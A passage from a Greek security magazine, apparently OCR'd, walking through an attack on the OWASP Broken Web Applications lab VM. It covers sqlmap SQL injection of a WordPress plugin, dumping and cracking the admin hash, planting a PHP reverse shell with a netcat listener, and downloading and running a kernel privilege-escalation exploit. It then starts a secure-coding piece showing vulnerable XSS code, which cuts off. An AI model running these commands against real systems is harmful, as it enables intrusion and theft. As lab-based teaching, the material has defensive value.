

			<div class="post" id="post-4">
				<h2><a href="http://192.168.10.132/wordpress/?p=4" rel="bookmark" title="Permanent Link to New Plug-ins">New Plug-ins</a></h2>
				<small>April 18th, 2011 <!-- by admin --></small>
```

τα ενεργά hosts. Από το Linux box μας, λοιπόν, ανοίγουμε ένα τερματικό και πληκτρολογούμε:

```
root@giannis-desktop:~# nmap 192.168.10.*
Starting Nmap 5.00 ( http://nmap.org ) at 2011-10-30 15:19 EET
Interesting ports on 192.168.10.132:
Not shown: 993 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
143/tcp open imap
445/tcp open microsoft-ds
5001/tcp open commplex-link
8080/tcp open http-proxy
MAC Address: 00:0C:29:09:39:67 (Vmware)
```

**Εικόνα 2.** *Εξετάζοντας το source της πρώτης σελίδας του απομακρυσμένου site. Είναι πάντα καλή ιδέα να το κάνουμε αυτό, μάλιστα πριν βάλουμε κάποιο αυτοματοποιημένο εργαλείο να πιάσει δουλειά...*






**Εικόνα 3.** *Κάτι συμβαίνει εδώ και σίγουρα αξίζει μιας κάποιας προσεκτικότερης διερεύνησης...*

Μαθαίνουμε έτσι ότι ο στόχος βρίσκεται στη διεύθυνση 192.168.10.132. Ανοίγουμε τον web browser και στην address bar πληκτρολογούμε τη διεύθυνση IP του στόχου, ώστε να δούμε τι βρίσκεται -αν βρίσκεται κάτι- εκεί. Από τη στιγμή βέβαια που το port 80 είναι ανοικτό, είναι πολύ πιθανό να τρέχει κάποιος web server. Πράγματι, έτσι είναι. Στον browser παρουσιάζεται το web interface του OWASP BWA, προκαλώντας μας να διαλέξουμε κάποια από τις διαθέσιμες εφαρμογές για να τεστάρουμε τις ικανότητές μας. Δεκτή η πρόκληση!


Χμ, τι θα λέγατε να δούμε τι βρίσκεται πίσω από το Wordpress; Κάνοντας κλικ πάνω του μεταφερόμαστε στην αρχική σελίδα του site. Εξερευνούμε τα διάφορα links που είναι μέσα στην πρώτη σελίδα, αλλά δεν βλέπουμε κάτι ιδιαίτερα ενδιαφέρον. Πριν βάλουμε ένα εργαλείο να ψάξει για αδυναμίες κι ενεργά directories, ας δούμε το source code της σελίδας μήπως κι ανακαλύψουμε κάποιο ενδιαφέρον στοιχείο...

Βλέπουμε αρκετά directories τα οποία δεν είναι εμφανή “εξωτερικά”. Ας δούμε τι κρύβουν. Στη διαδρομή

```
http://192.168.10.132/wordpress/wp-content/plugins/wpSS/
```

την προσοχή μάς τραβάει το αρχείο ss_handler.php. Πράγματι, καλώντας το από τον browser αυτό αποκρίνεται ως εξής:

```
Wordpress Spreadsheet: No ss_id in URL
```




**Εικόνα 4.**
*Το sqlmap μόλις ολοκλήρωσε τους ελέγχους του και παρουσιάζει όλες τις βάσεις πίσω από το απομακρυσμένο WordPress site.*

Ας δοκιμάσουμε να του περάσουμε αυτό το ss_id που δεν βρίσκει στο URL, δίνοντάς του κάποιον αριθμό (π.χ. 2 ή 3). Αλλάζουμε λοιπόν το URL σε

```
http://192.168.10.132/wordpress/wp-content/plugins/wpSS/ss_
handler.php?ss_id=3
```

Είναι φανερό ότι υπάρχει κάποιο πρόβλημα εδώ, έτσι δεν είναι; Αντί να δοκιμάσουμε χειροκίνητα να αποκτήσουμε τα credentials των χρηστών, ας καταφύγουμε στο πολύ καλό εργαλείο sqlmap, ώστε να πάρουμε όλες τις βάσεις δεδομένων. Σε ένα τερματικό πηγαίνουμε στον φάκελο του sqlmap (αναλόγως της διανομής ενδέχεται να διαφέρει ο τρόπος που καλούμε το sqlmap) και του ζητάμε να μας επιστρέψει όλες τις βάσεις δεδομένων:

```
root@giannis-desktop:~/sqlmap# python sqlmap.py -o -u
http://192.168.10.132/wordpress/wp-content/plugins/wpSS/ss_
handler.php?ss_id=3 --dbs

sqlmap/0.9 - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[*] starting at: 17:04:40


[17:04:41] [INFO] using '/home/user/sqlmap/output/192.168.10.132/
session' as session file
```



```
[17:04:41] [INFO] testing connection to the target url
[17:04:41] [INFO] testing NULL connection to the target url
[17:04:41] [INFO] testing if the url is stable, wait a few
seconds
[17:04:42] [INFO] url is stable
[17:04:42] [INFO] testing if GET parameter 'ss_id' is dynamic
[17:04:42] [WARNING] GET parameter 'ss_id' is not dynamic
[17:04:42] [INFO] heuristic test shows that GET parameter 'ss_id'
might be injectable (possible DBMS: MySQL)
[17:04:42] [INFO] testing sql injection on GET parameter 'ss_id'
[17:04:42] [INFO] testing 'AND boolean-based blind - WHERE or
HAVING clause'
[17:04:43] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE
or HAVING clause'
[17:04:43] [INFO] GET parameter 'ss_id' is 'MySQL >= 5.0 AND
error-based - WHERE or HAVING clause' injectable
[17:04:43] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[17:04:43] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[17:04:43] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10
columns'
[17:04:44] [INFO] target url appears to be UNION injectable with
4 columns
[17:04:44] [INFO] GET parameter 'ss_id' is 'MySQL UNION query
(NULL) - 1 to 10 columns' injectable
GET parameter 'ss_id' is vulnerable. Do you want to keep testing
the others? [y/N]
```

Μετά από λίγα δευτερόλεπτα το sqlmap κάνει μια παύση και μας ενημερώνει ότι, πράγματι, ο στόχος είναι ευάλωτος! Ρωτά αν θέλουμε να συνε-

**Εικόνα 5.**
*Το sqlmap παρουσιάζει τα tables που υπάρχουν στη βάση με όνομα wordpress.*



χίσουμε τον έλεγχο και φυσικά απαντάμε καταφατικά.

Ας επιμείνουμε, ζητώντας από το sqlmap να μας δώσει τα tables που υπάρχουν μέσα στη βάση με όνομα wordpress.

```
root@giannis-desktop:~/sqlmap# python sqlmap.py -o -u
http://192.168.10.132/wordpress/wp-content/plugins/wpSS/ss_
handler.php?ss_id=3 -D wordpress --tables
```

Πολύ ωραία. Μεταξύ των αποτελεσμάτων που επέστρεψε το sqlmap βλέπουμε ότι υπάρχει ο πίνακας χρηστών (wp_users). Ας κοιτάξουμε τα περιεχόμενά του, να δούμε τι κρύβει (υποψιαζόμαστε βέβαια τι κρύβει, αλλά ας προσποιηθούμε ότι δεν έχουμε ιδέα).

```
root@giannis-desktop:~/sqlmap# python sqlmap.py -o -u
http://192.168.10.132/wordpress/wp-content/plugins/wpSS/ss_
handler.php?ss_id=3 -D wordpress -T wp_users --dump
```


Το sqlmap πρόθυμα επιστρέφει τα περιεχόμενα του πίνακα wp_users τα οποία, περιττό να σημειώσουμε, αποτελούν άκρως ευαίσθητα στοιχεία. Ανάμεσα σ' αυτά είναι και το md5 hash του admin password:

```
21232f297a57a5a743894a0e4a801fc3
```


Κοιτάζοντας σε κάποιες online βάσεις δεδομένων για το σπάσιμο -ακριβέστερα για την αντιστροφή- του md5, γρήγορα ανακαλύπτουμε ότι η αντιστροφή του προηγουμένου hash δίνει το

```
admin
```

Έχουμε λοιπόν τα στοιχεία του διαχειριστή του WordPress. Έτσι, όμορφα κι ωραία κάνουμε login με username το admin και password επίσης το admin. Ψάχνοντας λίγο ως διαχειριστές το site, παρατηρούμε κάτι αρκετά ενδιαφέρον. Με κλικ στο Manage κι από κάτω στο Files, βλέπουμε κάποια .php files στα δεξιά, τα οποία μάλιστα ως διαχειριστές που είμαστε μπορούμε να τροποποιήσουμε. Υποψιαζόσαστε μήπως τι θα γίνει αν σβήσουμε τον κώδικα κάποιου αρχείου και βάλουμε στη θέση του τον κώδικα ενός PHP reverse shell; Και για να σας βοηθήσουμε λίγο, θα σας




**Εικόνα 6.** *Ιδού τα περιεχόμενα του πίνακα wp_users!*




**Εικόνα 7.** *Μιας κι έχουμε μπει με δικαιώματα administrator στο WordPress, μπορούμε να επεξεργαστούμε οποιοδήποτε από τα εγκατεστημένα plugins. Γιατί όμως θα θέλαμε να το κάνουμε αυτό; (Ε, γιατί;)*

πούμε ότι το πλήρες URL του τροποποιημένου αρχείου θα το δώσουμε στον web browser, έχοντας το netcat να περιμένει ;)

Κατεβάζουμε το PHP reverse shell από το URL

```
http://pentestmonkey.net/tools/php-reverse-shell/php-reverse-shell-1.0.tar.gz
```

Αφού το αποσυμπιέσουμε ανοίγουμε με έναν text editor το αρχείο php-reverse-shell.php κι αντιγράφουμε όλο το περιεχόμενό του. Έπειτα πηγαίνουμε στο αρχείο akismet.php του ομώνυμου plugin του WordPress, σβήνουμε το περιεχόμενό του και στη θέση του βάζουμε το περιεχόμενο του php-reverse-shell.php που μόλις αντιγράψαμε. Προσοχή: Μέσα στον κώδικα του php-reverse-shell.php βρίσκουμε τις ακόλουθες δύο γραμμές:

```
$ip = '127.0.0.1';      // CHANGE THIS
$port = 1234;           // CHANGE THIS
```

Προφανώς, οφείλουμε να αλλάξουμε τις τιμές των μεταβλητών $ip και $port με τις κατάλληλες τιμές που αφορούν στο μηχάνημα όπου θα τρέχει το netcat. (Για την $ip βάλτε το IP του μηχανήματος από το οποίο κάνετε την επίθεση, ενώ για την $port βάλτε την τιμή 4444.)


Αποθηκεύουμε τις αλλαγές που κάναμε στο akismet.php (κλικ στο Update File, κάτω δεξιά). Σε ένα τερματικό ξεκινάμε έναν listener, ορίζοντας ως port αυτό που μόλις βάλαμε στη μεταβλητή $port.

```
root@giannis-desktop:~# nc -vl 4444
```

Προσοχή: Αναλόγως τη διανομή υπάρχουν διαφοροποιήσεις στον τρόπο με τον οποίο τρέχουμε το netcat. Στο BackTrack, π.χ., θα δίναμε

```
nc -lvp 4444
```

Αμέσως μετά επιστρέφουμε στον web browser και καλούμε το shell, ώστε να δοκιμάσει να κάνει σύνδεση πίσω στο μηχάνημά μας. Η κλήση του shell επιτυγχάνεται πληκτρολογώντας στην address bar του browser το ακόλουθο URL:




**Εικόνα 8.** *Εχουμε shell access στο target box αλλά μέσα στον www-data, που είναι ο λογαριασμός από τον οποίο τρέχει ο Apache web server. Είναι άραγε δυνατόν να μεταβούμε στο λογαριασμό του υπερχρήστη root; Αν ναι, πόσο εύκολο είναι;*

```
http://192.168.10.132/wordpress/wp-content/plugins/akismet/
akismet.php
```

Διαπιστώνουμε ότι αποκτάμε local πρόσβαση στον στόχο -- και συγκεκριμένα μέσα στον λογαριασμό του χρήστη www-data:

```
root@giannis-desktop:~# nc -vl 4444

Connection from 192.168.10.132 port 4444 [tcp/*] accepted

Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17
21:57:48 UTC 2010 i686 GNU/Linux

13:08:26 up 4:02, 0 users, load average: 0.00, 0.00, 0.00

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)

/bin/sh: can't access tty; job control turned off

$ whoami

www-data

$
```

Εδώ που φτάσαμε είναι σίγουρο ότι δεν θα τα παρατήσουμε αν δεν πάρουμε root access στον στόχο! Επειδή λοιπόν δεν έχουμε δικαιώματα εγγραφής στους περισσότερους φακέλους, πηγαίνουμε στον φάκελο /var/www και εκτελώντας την εντολή ls -la επαληθεύουμε ότι έχουμε δικαιώματα εγγραφής στο συγκεκριμένο directory. Τώρα πρέπει να βρούμε το κατάλληλο exploit για να προβιβαστούμε σε root (να κάνουμε, δηλαδή, το λεγόμενο privilege escalation). Κοιτάμε την έκδοση του kernel που τρέχει στο μηχάνημα-στόχο, ώστε να ψάξουμε για κάποιο διαθέσιμο exploit που θα μας δώσει πλήρη δικαιώματα. Μετά από λιγη αναζήτηση στο Διαδίκτυο βρίσκουμε το exploit μας στη διεύθυνση

```
http://www.vsecurity.com/download/tools/linux-rds-exploit.c
```

Επιστρέφουμε στο τερματικό που μας παρέχει πρόσβαση στον στόχο κι αφού σιγουρευτούμε ότι είμαστε στο directory var/www κατεβάζουμε το exploit εκεί:

```
wget http://www.vsecurity.com/download /tools/linux-rds-
exploit.c

--2011-10-30 13:54:17-- http://www.vsecurity.com/download/tools/
linux-rds- exploit.c

Resolving www.vsecurity.com... 209.67.252.12

Connecting to www.vsecurity.com|209.67.252.12|:80... connected.

HTTP request sent, awaiting response... 200 OK
```

```
Length: 6435 (6.3K) [text/x-c]

Saving to: `linux-rds-exploit.c'

0K ...... 100% 40.2K=0.2s

2011-10-30 13:54:18 (40.2 KB/s) - `linux-rds-exploit.c' saved
[6435/6435]
```


Μεταγλωττίζουμε το exploit

```
gcc linux-rds-exploit.c -o exploit
```

και το εκτελούμε

```
./exploit
```

Και ναι, αποκτάμε αμέσως πρόσβαση στο λογαριασμό του root. Πλέον, το απομακρυσμένο σύστημα μάς ανήκει 107%!




**Εικόνα 9.**
*Είναι να μην πάρει ο attacker shell access σ' ένα απομακρυσμένο box. Από εκεί και πέρα, το πότε θα πάρει *και* root access είναι θέμα χρόνου ;)*

# Συγγραφή ασφαλούς κώδικα

(Part 2 of 2)

by Thiseas

**Skill:** Advanced

**Tags:** Cross Site Scripting, XSS, programming, PHP, ASP.NET, Session Hijacking, Cookie Theft, Cross Site Request Forgery, CSRF, Session Fixation

**Στο πρώτο μέρος του μίνι αφιερώματός μας, που αρχίζει από τη σελίδα 12, μάθαμε πώς θα μπορέσουμε να δυσκολέψουμε –αν όχι να αποτρέψουμε– το έργο ενός επιτήδειου που προσπαθεί να μας επιτεθεί με SQL Injection. Επίσης κάναμε και την παραδοχή, με την οποία δεν διαφωνήσατε και άρα θεωρούμε ότι συμφωνείτε απόλυτα, ότι για όλα φταίνε οι προγραμματιστές! Άλλωστε ποιος φταίει όταν σου κλέβουν το σπίτι επειδή ξέχασες την πόρτα ανοιχτή; Ε; Το ζητούμενο λοιπόν είναι να κλειδώνουμε το σπίτι μας όσο πιο καλά μπορούμε...**




Εκτός από την χιλιοειπωμένη και καλοπαιγμένη επίθεση του SQL Injection, με βαριά καρδιά έστω πρέπει να δεχτούμε ότι υπάρχουν πολλές άλλες, μάλιστα πιο πονηρές και μερικές φορές πιο επώδυνες! Οι επιθέσεις αυτές δεν απαιτούν καν την ύπαρξη μιας βάσης δεδομένων. Θα τολμήσουμε να πούμε ότι η διασημότερη απ' αυτές είναι η επίθεση Cross Site Scripting ή, πιο σύντομα, XSS. Εύλογα τώρα θα ρωτήσει κάποιος: Και γιατί παρακαλώ δεν τη λέτε CSS; Μα, για ν' αποφύγουμε την παρεξήγηση με τα Cascading Style Sheets, που εν συντομία ονομάζονται CSS (http://en.wikipedia.org/wiki/Cascading_Style_Sheets). Εξάλλου το X, στο XSS, μοιάζει με σταυρό, δηλαδή με cross! Και στην τελική, πώς να το κάνουμε; Το X συμβολίζει καλύτερα τη διασταύρωση και τη βίαιη εισαγωγή μιας γραμμής κώδικα μέσα σε μια άλλη (αυτή είναι η ουσία του Cross Site Scripting). Αρκετά όμως με την πάρλα.

## XSS και PHP

Δείτε τον ακόλουθο κώδικα PHP, των δύο γραμμών:

```
<?php
$name = $_GET["name"];
echo "Hello $name";
?>
```





*Ο κώδικας που γράψαμε για τον server μας μοιάζει απλός, ακίνδυνος και ιδιαίτερα φιλικός! Και πράγματι είναι φιλικός, όμως *και* προς τους επιτιθέμενους...*

Αυτός ο κώδικας διαβάζει το όνομα που δηλώνει ο χρήστης μέσα από το URL και τυπώνει έναν σύντομο χαιρετισμό (εικόνα 1). Ωραίο και απλό προγραμματάκι, μόνο που περιέχει μια σημαντική αδυναμία: Επιτρέπει το XSS! Αναρωτιέστε γιατί; Διότι πολύ απλά η μεταβλητή $name λαμβάνει την τιμή της από το χρήστη και χρησιμοποιείται άμεσα, χωρίς να έχει ελεγχθεί ή να έχει γίνει sanitized! Μεγάλο σφάλμα! Αν ελέγξετε ποτέ κώδικα[1] για τρύπες ασφαλείας, να έχετε στο μυαλό σας αυτόν τον πολύ απλό αλλά πολύτιμο κανόνα: Οποιαδήποτε μεταβλητή παίρνει την τιμή της από το χρήστη είναι ύποπτη και πρέπει να φιλτραριστεί, ασχέτως αν χρησιμοποιήθηκε η μέθοδος GET, η POST ήκάποιο HEADER (http header fields: όπως το Referrer, το User Agent κ.ά.). Ας δούμε όμως ένα παράδειγμα επίθεσης XSS. Ας υποθέσουμε ότι ο κώδικας PHP που είδαμε προηγουμένως εκτελείται σ' έναν web server, τοπικά. Αν 